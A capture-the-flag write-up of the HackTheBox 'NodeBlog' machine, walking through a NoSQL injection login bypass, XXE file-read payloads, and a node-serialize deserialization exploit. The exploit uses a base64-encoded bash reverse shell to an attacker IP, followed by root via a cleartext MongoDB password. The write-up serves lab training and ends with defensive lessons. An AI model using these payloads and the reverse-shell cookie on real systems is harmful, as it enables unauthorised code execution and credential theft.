HackTheBox: NodeBlog

🎯 NodeBlog
| OS: Linux | Difficulty: Easy | IP: 10.129.96.160 |
⛓️ TL;DR / Attack Chain
- Foothold: A NoSQL injection bypass on the login page grants access to the admin session. Within the admin panel, an XML upload feature is vulnerable to XXE, allowing arbitrary file reading to grab the
server.jssource code. The source code reveals an unsafenode-serializeimplementation processing the auth cookie, which is exploited to achieve Remote Code Execution (RCE) and a reverse shell. - PrivEsc: Local enumeration reveals MongoDB running locally without authentication. Querying the database exposes the admin cleartext password (
IppsecSaysPleaseSubscribe). This credential enables fullsudoprivileges for theadminuser, allowing easy access to the root flag.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
admin |
IppsecSaysPleaseSubscribe |
Found in the local MongoDB blog database within the users collection. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.96.160" ; DOMAIN="nodeblog.htb" && \
  echo "$IP $DOMAIN" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-29 12:32 +0200
Nmap scan report for nodeblog.htb (10.129.96.160)
Host is up (0.032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp open  http    Node.js (Express middleware)
|_http-title: Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.25 seconds
HTTP/5000

Login page at http://nodeblog.htb:5000/login:


Trying to authenticate as asdf:asdf gives us Invalid Username:
Trying to authenticate as admin:admin gives us Invalid Password:

Easy to bruteforce then. I believe.
SQL injections seem to have no affect on the webapp. We can try NoSQL injection tho. Send request and capture with burpsuite:

It worked. Looking at the raw response we see this:
Set-Cookie: auth=%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D
So let’s set our auth cookie to that value in the browser:

New buttons appear so it must have worked. We are admin now!
There’s an upload button. When uploading a png it says Invalid XML Example: Example DescriptionExample Markdown. So let’s upload a page XML file including an XXE payload:
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<post>
<title>kekw</title>
<description>kekw</description>
<markdown>&file;</markdown>
</post>

It worked. Easy.
🚪 2. Initial Foothold
Let’s look for some source code now:

<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///opt/blog/server.js">
]>
<post>
<title>kekw</title>
<description>kekw</description>
<markdown>&file;</markdown>
</post>
We find this function:
function authenticated(c) {
    if (typeof c == 'undefined')
        return false

    c = serialize.unserialize(c)

    if (c.sign == (crypto.createHash('md5').update(cookie_secret + c.user).digest('hex')) ){
        return true
    } else {
        return false
    }
}
It unserializes our own provided cookie which we can easily exploit (especialRoot/SYSTEMly as we have a valid cookie and the secrets to build a custom one).
Let’s build the payload first:
$ echo "/bin/bash -i >& /dev/tcp/10.10.14.127/1337 0>&1" | base64 -w 0
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEyNy8xMzM3IDA+JjEK
{"lookatme":"_$$ND_FUNC$$_function (){ require('child_process').exec('echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEyNy8xMzM3IDA+JjEK|base64 -d|bash',function(error, stdout, stderr) { console.log(stdout) }); }()"}
Urlencode:
%7B%22lookatme%22%3A%22_%24%24ND_FUNC%24%24_function%20()%7B%20require('child_process').exec('echo%20L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjEyNy8xMzM3IDA%2BJjEK%7Cbase64%20-d%7Cbash'%2Cfunction(error%2C%20stdout%2C%20stderr)%20%7B%20console.log(stdout)%20%7D)%3B%20%7D()%22%7D

Now start a netcat listener:
$ nc -lnvp 1337
Change your cookie and go to any page like /:
We couldn’t read ~/user.txt for strange reasons. Looking at the permissions shows likely it was pointing to a user that is non-existent on the machine:
admin@nodeblog:/opt/blog$ ls -la ~
ls: cannot access '/home/admin/.': Permission denied
ls: cannot access '/home/admin/..': Permission denied
ls: cannot access '/home/admin/.bash_logout': Permission denied
ls: cannot access '/home/admin/.bashrc': Permission denied
ls: cannot access '/home/admin/.profile': Permission deniedRoot/SYSTEM
ls: cannot access '/home/admin/.cache': Permission denied
ls: cannot access '/home/admin/.sudo_as_admin_successful': Permission denied
ls: cannot access '/home/admin/.bash_history': Permission denied
ls: cannot access '/home/admin/.pm2': Permission denied
ls: cannot access '/home/admin/.mongorc.js': Permission denied
ls: cannot access '/home/admin/.dbshell': Permission denied
ls: cannot access '/home/admin/user.txt': Permission denied
ls: cannot access '/home/admin/.viminfo': Permission denied
total 0
d????????? ? ? ? ?            ? .
d????????? ? ? ? ?            ? ..
-????????? ? ? ? ?            ? .bash_history
-????????? ? ? ? ?            ? .bash_logout
-????????? ? ? ? ?            ? .bashrc
d????????? ? ? ? ?            ? .cache
-????????? ? ? ? ?            ? .dbshell
-????????? ? ? ? ?            ? .mongorc.js
d????????? ? ? ? ?            ? .pm2
-????????? ? ? ? ?            ? .profile
-????????? ? ? ? ?            ? .sudo_as_admin_successful
-????????? ? ? ? ?            ? .viminfo
-????????? ? ? ? ?            ? user.txt

So let’s gain ownership again:
admin@nodeblog:/opt/blog$ chmod +rwx ~
admin@nodeblog:/opt/blog$ ls -la ~
total 36
drwxr-xr-x 1 admin admin   220 Jan  3  2022 .
drwxr-xr-x 1 root  root     10 Dec 27  2021 ..
-rw------- 1 admin admin  1863 Dec 31  2021 .bash_history
-rw-r--r-- 1 admin admin   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 admin admin  3771 Feb 25  2020 .bashrc
drwx------ 1 admin admin    40 Jul  2  2021 .cache
-rw------- 1 admin admin   125 Dec 13  2021 .dbshell
-rw------- 1 admin admin     0 Dec 13  2021 .mongorc.js
drwxrwxr-x 1 admin admin   158 Jan  3  2022 .pm2
-rw-r--r-- 1 admin admin   807 Feb 25  2020 .profile
-rw-r--r-- 1 admin admin     0 Jul  2  2021 .sudo_as_admin_successful
-rw------- 1 admin admin 10950 Jan  3  2022 .viminfo
-rw-r--r-- 1 root  root     33 Jun 29 17:11 user.txt
Now we can read it:
admin@nodeblog:/opt/blog$ cat ~/user.txt
[REDACTED]
📈 3. Privilege Escalation (admin -> root)
Running ps -aux reveals that mongodb is running locally:
mongodb 801 0.2 1.8 983452 76092 ? Ssl 17:10 0:05 /usr/bin/mongod --unixSocketPrefix=/run/mongodb --config /etc/mongodb.conf
Let’s check it out:
admin@nodeblog:~$ mongo
mongo
MongoDB shell version v3.6.8
connecting to: mongodb://127.0.0.1:27017
Implicit session: session { "id" : UUID("e37625b7-321d-4f73-ae2e-1e670d048e26") }
MongoDB server version: 3.6.8
show dbs
admin   0.000GB
blog    0.000GB
config  0.000GB
local   0.000GB
use blog
switched to db blog
show collections
articles
users
db.users.find()
{ "_id" : ObjectId("61b7380ae5814df6030d2373"), "createdAt" : ISODate("2021-12-13T12:09:46.009Z"), "username" : "admin", "password" : "IppsecSaysPleaseSubscribe", "__v" : 0 }
Admin’s password seems to be IppsecSaysPleaseSubscribe. I won’t subscribe tho :P
admin@nodeblog:~$ sudo -S -l
sudo -S -l
[sudo] password for admin: IppsecSaysPleaseSubscribe
Matching Defaults entries for admin on nodeblog:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on nodeblog:
    (ALL) ALL
    (ALL : ALL) ALL
Indeed. The credentials work and we can run anything as root. Let’s read /root/root.txt then:
admin@nodeblog:~$ sudo -S cat /root/root.txt
sudo -S cat /root/root.txt
[REDACTED]
Easy game.
🧠 Learnings
- Sanitize Object Inputs for NoSQL: To prevent NoSQL injection, ensure user inputs are validated as strict strings rather than blindly passing objects. Attackers can pass objects like
{"$ne": ""}to completely bypass authentication logic when queries aren’t sanitized or type-checked. - Disable External Entities in XML Parsers: Secure XML parsing by explicitly disabling external entity resolution (DTD/XXE defenses). This prevents attackers from using file URIs to read sensitive local system files or source code.
- Avoid Unsafe Deserialization: Never use modules like
node-serializeon untrusted user data like cookies. Passing manipulated objects to these functions can execute arbitrary JavaScript functions instantly. Stick to standard, safer data formats likeJSON.parse(). - Enforce Strong Password Hygiene: Avoid storing sensitive credentials in cleartext within databases. Additionally, reuse of application passwords for administrative system logins (like
sudoaccess) drastically increases the impact of a database breach.